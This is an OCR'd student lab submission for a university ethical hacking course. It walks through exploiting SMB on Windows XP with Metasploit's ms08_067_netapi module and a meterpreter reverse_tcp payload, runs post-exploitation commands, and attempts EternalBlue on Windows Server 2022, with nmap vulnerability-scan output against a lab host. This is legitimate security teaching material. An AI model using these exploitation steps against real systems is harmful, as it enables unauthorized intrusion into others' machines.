**Kunal Patel**


Assignment # 4 – Ethical Hacking

Professor: **Shobha Vasta**


CYSE 301- Fall 2025

**Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)**


1. Run a port scan against Windows XP using the nmap command to identify open ports, services,
and vulnerabilities.





2. Identify the SMB port number (default: 445) and confirm that it is open.




3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***







4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.





***5.*** Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.


7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In the meterpreter shell, get the SID of the user.



9. [Post-exploitation] In the meterpreter shell, get the current process identifier.



10. [Post-exploitation] In the meterpreter shell, get system information about the target.



**Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)**


In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse


shell connection to the Windows Server 2022. Document your steps and show me your results. You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.



root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
# nmap -p 445 -sV -Pn 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:01 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0067s latency).
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds?
MAC Address: 00:15:5D:40:57:2C (Microsoft)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
(root㉿kali)-[~]
# nmap -p 445 -sS -Pn 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:18 EDT
Nmap scan report for 192.168.10.19
Host is up (0.011s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
(root㉿kali)-[~]
#


root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
# nmap --script smb-vuln* 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 00:41 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)
Host script results:
| smb-vuln-cve2009-3103:
| VULNERABLE:
| SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
| State: VULNERABLE
| IDs: CVE:CVE-2009-3103
| Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
| Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
| denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
| PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
| aka "SMBv2 Negotiation Vulnerability."
|
| Disclosure date: 2009-09-08
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_ http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds
(root㉿kali)-[~]
#


root@kali: ~
File Actions Edit View Help
msf6 > search ms17-010
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
